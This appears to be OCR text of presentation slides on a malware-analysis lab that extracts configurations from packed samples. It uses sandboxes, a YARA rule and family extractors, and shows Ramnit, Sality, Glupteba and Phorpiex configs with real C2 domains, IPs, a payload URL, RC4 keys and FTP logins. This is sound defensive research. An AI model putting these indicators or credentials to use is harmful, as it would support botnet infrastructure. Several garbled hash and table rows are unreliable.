
## Semi-automatic configuration extraction

- Most of samples come packed
- We need to unpack them first
- A lot of manual work
- Impossible to process big number of samples




LOC  
Extraction  
Laboratory

# IOC extraction laboratory




- One sample can be packed with different methods
- There are thousands of public and private packers
- Configuration can't be extracted statically from packed samples

# IOC extraction laboratory



# IOC extraction laboratory



# IOC extraction laboratory



The dumps may contain  
unpacked code and data



Ramnit  
Extractor

Lokibot  
Extractor

Sality  
Extractor

# IOC extraction laboratory



<https://github.com/cuckoosandbox/cuckoo>

<https://github.com/ctxis/CAPE>

# IOC extraction laboratory

yara

```
rule Ramnit_T
{
    strings:
        $str1 = "45Bn99gT"
        $str2_enc = { E1 BF 50 FC FD CD }

    condition:
        uint16(0) == 0x5A4D and all of ($*)
}
```

extractor

```
offsets = [
{
    "config_type": "demetra",
    "num_domains": 0,
    "dga_seed": 4,
    "port": 24,
    "key_len": 28,
    "xor_key": 754,
    "static_domains": 32,
    "botnet_name": 348,
    "rsa_key": 784,
    "rc4_key": 694,
    "md5_magic": 1160,
    "md5_magic_value": b'15Bn99gT',
},
# ...
```

# IOC extraction laboratory

cuckoo 

 Dashboard  Recent  Pending  Search  Submit  Import 

 Summary  Static Analysis  Extracted Artifacts  Behavioral Analysis  Network Analysis  Dropped Files  Dropped Buffers  Process Memory  Compare Analysis  Export Analysis  Reboot Analysis  Options  Feedback  Unlock sidebar


 File 564b256b58b518fb4ddb579c0dc2e225d122ec2a5892088df14185ba7a252534

## Summary

 Score

This file is **very suspicious**, with a score of **10** out of 10!

Please notice: The scoring system is currently still in development and should be considered an **alpha** feature.

 Summary  Download  Resubmit sample

<b>Size</b>	3.9MB
<b>Type</b>	PE32 executable (GUI) Intel 80386, for MS Windows
<b>MD5</b>	b4e61d3bd79f58bff804854b198e3e90
<b>SHA1</b>	9b4c7fbc56fca926b35e9b842daadc2eb5711991
<b>SHA256</b>	564b256b58b518fb4ddb579c0dc2e225d122ec2a5892088df14185ba7a252534
<b>SHA512</b>	Show SHA512
<b>CRC32</b>	F6131962
<b>ssdeep</b>	None
<b>Yara</b>	None matched

 Malware Configuration

FAMILY
Glupteba

 URLs

- <https://okonewacon.com>
- <https://venoxcontrol.com>
- <https://blackempirebuild.com>
- <http://nxtfdata.xyz/cl.exe>

# IOC extraction laboratory

cuckoo  Dashboard Recent Pending Search Submit Import 

 Summary  Static Analysis  Extracted  Behavior  Network  Dropped  Dropped  Process  Compared  Export API  Reboot API  Options  Feedback  Unlock sidebar

**Malware Configuration**

**FAMILY**  
Phorpiex.Downloader

**URLs**

- <http://92.63.197.60/>
- <http://92.63.197.112/>
- <http://booomaaahuuoooapl.ru/>
- <http://eoufaoeuhoauengi.ru/>
- <http://maeobnaoefhgoajo.ru/>

**FAMILY**  
d122ec2a5 Ramnit

**URLS**

- <https://okonewacon.com>
- <https://venoxcontrol.com>
- <https://blackempirebuild.com>
- <http://nxtfdata.xyz/cl.exe>

**FAMILY**  
564b256b58b518fb4ddb579c0dc2e225d122ec2a5892088df14185ba7a252534 Glupteba

# IOC extraction laboratory

cuckoo  Dashboard Recent Pending Search

Summary Static Analysis

**Extracted Artifacts**

Network Analysis Dropped Files Dropped Buffers Process Memory Compare Analysis Export Analysis Reboot Analysis Options Feedback Unlock sidebar

1 14a4

**Summary**

**Size** 247.0KB

**Type** PE32 executable (GUI) Intel 80386, f...

**MD5** 4e7660efaa8ae33d9f588753bda...

**SHA1** c000da1298b5e51e40da58bc62c...

**SHA256** 40e29ec409709861e2aa5614a48...

**SHA512** Show SHA512

**CRC32** 23E49AF8

**ssdeep** None

**Yara** None matched

**Information on Execution**

**Extracted**

**Category:** config

**Raw:**

```
{ "build_date": "2015.01.20 20:29:50", "ftp": 0, "ftp_port": 0, "family": "Ramnit", "num_domains": 200, "static_domains": [ "ju73yehh652te6y.com" ], "ftp_password": "", "ftp_login": "", "config_type": "demetra", "dga_seed": 1625348543, "rsa_key": "308189028180878bf02819a301c1a06cb351b52f575d1c1f0cb4353f", "botnet": "demetra", "md5_magic": "45Bn99gT", "rc4_key": "fenquyidh", "port": 443 }
```

# IOC extraction laboratory

IOC extraction laboratory								
File ID		Date	MD5 Hash	Status	Detected	Score		
91556	2019-12-23 01:26	620c885c9e7d959e0b9bc7bdd4d7ca70	reported	Ramnit	black-ftp	score: 10		
91555	2019-12-23 01:24	4fba3e27f23ceda73ac4c5eaff97c852	reported	Ramnit	black-ftp	score: 10		
91554	2019-12-23 01:24	dcf495698ce45d329442e412a6d5a087	reported	Ramnit	black-ftp	PhorplexDownloader	Infected	score: 10
91553	2019-12-23 01:24	0b1013dcad153e97ff17e132fc8170b	reported			score: 0		
91552	2019-12-23 01:23	484d54fef75caa2524bed90d85bca03e	reported	Ramnit	black-ftp	score: 10		
91551	2019-12-23 01:23	8c3d6835f24229d92ee77e381845fc85	reported	Ramnit	demetra	score: 10		
91550	2019-12-23 01:23	ed7fb569fed13852a87bb068bf2d7818	reported	Ramnit	black-ftp	Sality	score: 10	
91549	2019-12-23 01:23	d4d8264ddd6d1a7c4314df71d3ee4430	reported	Ramnit	black-ftp	score: 10		
91548	2019-12-23 00:48	8afe069e3eb7b94f625b4e2b12574c7e	reported	PhorplexDownloader	Infected	score: 10		

# IOC extraction laboratory

IOC extraction laboratory						
IOC ID		Date	MD5 Hash	Status	Detected Threats	Score
91556	2019-12-23 01:26		620c885c9e7d959e0b9bc7bdd4d7ca70	reported	Ramnit black-ftp	score: 10
91555	2019-12-23 01:24		4fba3e27f23ceda73ac4c5eaff97c852	reported	Ramnit black-ftp	score: 10
91554	2019-12-23 01:24		dcf495698ce45d329442e412a6d5a087	reported	Ramnit black-ftp PhorpiexDownloader Infected	score: 10
91553	2019-12-23 01:24			reported		score: 0
91552	2019-12-23 01:23			reported	R	score: 10
91551	2019-12-23 01:23		8c3d6835f24229d92ee77e381845fc85	reported	Ramnit demetra	score: 10
91550	2019-12-23 01:23		ed7fb569fed13852a87bb068bf2		black-ftp Sality	score: 10
91549	2019-12-23 01:23		d4d8264ddd6d1a7c4314df71d3e		black-ftp	score: 10
91548	2019-12-23 00:48		8afe069e3eb7b94f625b4e2b12574c7e	reported	PhorpiexDownloader Infected	score: 10

MD5 hash of  
analyzed sample

Configuration  
type

Malware family

# IOC extraction laboratory

IOC extraction laboratory						
File ID		Date	MD5 Hash	Status	Tags	Score
91556	2019-12-23 01:26	620c885c9e7d959e0b9bc7bdd4d7ca70	reported	Ramnit black-ftp		score: 10
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91554	2019-12-23 01:24	dcf495698ce45d329442e412a6d5a087	reported	Ramnit black-ftp PhorplexDownloader Infected		score: 10
91553	2019-12-23 01:24	0b1013dcad153e97ff17e132fc8170b	reported			score: 0
91552	2019-12-23 01:23	484d54fef75caa2524bed90d85bca03e	reported	Ramnit black-ftp		score: 10
91551	2019-12-23 01:23	8c3d6835f24229d92ee77e381845fc85	reported	Ramnit demetra		score: 10
91550	2019-12-23 01:23	ed7fb569fed13852a87bb068bf2d7818	reported	Ramnit black-ftp Sality		score: 10
91549	2019-12-23 01:23	d4d8264ddd6d1a7c4314df71d3ee4430	reported	Ramnit black-ftp		score: 10
91548	2019-12-23 00:48	8afe069e3eb7b94f625b4e2b12574c7e	reported	PhorplexDownloader Infected		score: 10

# Adjusting configuration extractor

cuckoo							Dashboard	Recent	Pending	Search	Submit	Import	Export
91556	2019-12-23 01:26	620c885c9e7d959e0b9bc7bdd4d7ca70	reported	Ramnit	black-ftp						score: 10		
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91554	2019-12-23 01:24	dcf495698ce45d329442e412a6d5a087	reported	Ramnit	black-ftp	PhorpiexDownloader	Infected				score: 10		
91553	2019-12-23 01:24	0b1013dcad153e97ff17e132fc8170b	reported								score: 0		
91552	2019-12-23 01:23	484d54fef75c			k-ftp						score: 10		
91551	2019-12-23 01:23	8c3d6835f2422			metra						score: 10		
91550	2019-12-23 01:23	ed7fb569fed1			k-ftp	Sality					score: 10		
91549	2019-12-23 01:23	d4d8264ddd6d			k-ftp						score: 10		
91548	2019-12-23 00:48	8afe069e3eb7b94f625b4e2b12574c7e	reported	PhorpiexDownloader	Infected						score: 10		

Configuration  
extraction failed

Create new Yara rules  
and extractors

# Adjusting configuration extractor

cuckoo							Dashboard	Recent	Pending	Search	Submit	Import	Export
91556	2019-12-23 01:26	620c885c9e7d959e0b9bc7bdd4d7ca70	reported	Ramnit	black-ftp						score: 10		
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91554	2019-12-23 01:24	dcf495698ce45d329442e412a6d5a087	reported	Ramnit	black-ftp	PhorplexDownloader	Infected				score: 10		
91553	2019-12-23 01:24	0b1013dcad153e97ff17e132fc8170b	reported	Ramnit	trash						score: 10		
91552	2019-12-23 01:23	484d54fef75c	reported	Ramnit	black-ftp						score: 10		
91551	2019-12-23 01:23	8c3d6835f24229d92ee77e381845fc85	reported	Ramnit	demetra						score: 10		
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91548	2019-12-23 00:48	8afe069e3eb7b94f625b4e2b12574c7e	reported	PhorplexDownloader	Infected						score: 10		

Re-emulate

# Malware bundles

cuckoo							Dashboard	Recent	Pending	Search	Submit	Import	Export
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91553	2019-12-23 01:24	0b1013dcad153e97ff17e132fc8170b	reported	Ramnit	trash						score: 10		
91552	2019-12-23 01:23	484d54fef75caa2524bed90d85bca03e	reported	Ramnit	black-ftp						score: 10		
91551	2019-12-23 01:23	8c3d6835f24229d92ee77e381845fc85	reported	Ramnit	demetra						score: 10		
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
# Malware bundles

cuckoo							Dashboard	Recent	Pending	Search	Submit	Import	Export
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91554	2019-12-23 01:24	dcf495698ce45d329442e412a6d5a087	reported	Ramnit	black-ftp	PhorplexDownloader	Infected				score: 10		
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91552	2019-12-23 01:23	484d54fef75caa2524bed90d85bca03e	reported	Ramnit	black-ftp						score: 10		
91551	2019-12-23 01:23	8c3d6835f24229d92ee77e381845fc85	reported	Ramnit	demetra						score: 10		
91550	2019-12-23 01:23	ed7fb569fed13852a87bb068bf2d7818	reported	Ramnit	black-ftp	Sality					score: 10		
91549	2019-12-23 01:23	d4d8264ddd6d1a7c4314df71d3ee4430	reported	Ramnit	black-ftp						score: 10		
91548	2019-12-23 00:48	8afe069e3eb7b94f625b4e2b12574c7e	reported	PhorplexDownloader	Infected						score: 10		

# Malware bundles

cuckoo							Dashboard	Recent	Pending	Search	Submit	Import	Export
91556	2019-12-23 01:26	620c885c9e7d959e0b9bc7bdd4d7ca70	reported	Ramnit	black-ftp						score: 10		
91555	2019-12-23 01:24	aa327f23ceda73ac4c5eaff97c852	reported	Ramnit	black-ftp						score: 10		
91554	2019-12-23 01:24	dc1495698ce45d329442e412a6d5a087	Ramnit	black-ftp	Phorpiex	Infected					score: 10		
91553	2019-12-23 01:24	0b1013dcad153e97ff17e132fc8170b	reported	Ramnit	trash						score: 10		
91552	2019-12-23 01:23	484d54fef75caa2524bed90d85bca03e	reported	Ramnit	black-ftp						score: 10		
91551	2019-12-23 01:23	5005f24229d92ee77e381845fc85	reported	Ramnit	demetra						score: 10		
91550	2019-12-23 01:23	ed13852a87bb068bf2d7818	Sality	Ramnit	black-ftp	Sality					score: 10		
91549	2019-12-23 01:23	d4d8264ddd6d1a7c4314df71d3ee4430	reported	Ramnit	black-ftp						score: 10		
91548	2019-12-23 00:48	8afe069e3eb7b94f625b4e2b12574c7e	reported	PhorpiexDownloader	Infected						score: 10		

# Malware bundles



# Malware bundles

## Extracted

Category: config

Raw:

```
{  
    "domains": [  
        "decollage.nl",  
        "dijonmardelplata.com.ar",  
        "mobitrail.com",  
        "eduland.it",  
        "jurmisosh.u2m.ru",  
        "dishaindiaeducation.org",  
        "kukutrustnet777.info",  
        "kukutrustnet888.info",  
        "kukutrustnet987.info",  
        "www.klkjwre9fqwieluoij.info",  
        "kukutrustnet777888.info"  
    ],  
    "ips": [  
        "79.96.81.234",  
        "208.116.15.125",  
        "89.119.67.154"  
    ],  
    "family": "Sality",  
}
```

Raw:

```
{  
    "unknown_dword": 1289571613,  
    "config_type": "black",  
    "ftp_password": "home",  
    "botnet": "allsup",  
    "md5_magic": "45Bn99gT",  
    "rc4_key": "supnewdmn",  
    "port": 447,  
    "num_domains": 0,  
    "ftp_port": 21,  
    "family": "Ramnit",  
    "listen_port": 4678,  
    "static_domains": [  
        "supnewdmn.com",  
        "tvrstrynyvwstrtve.com",  
        "rtvwerjyuver.com",  
        "wqerveybrstyhcerveantbe.com"  
    ],  
    "ftp_login": "home"  
}
```

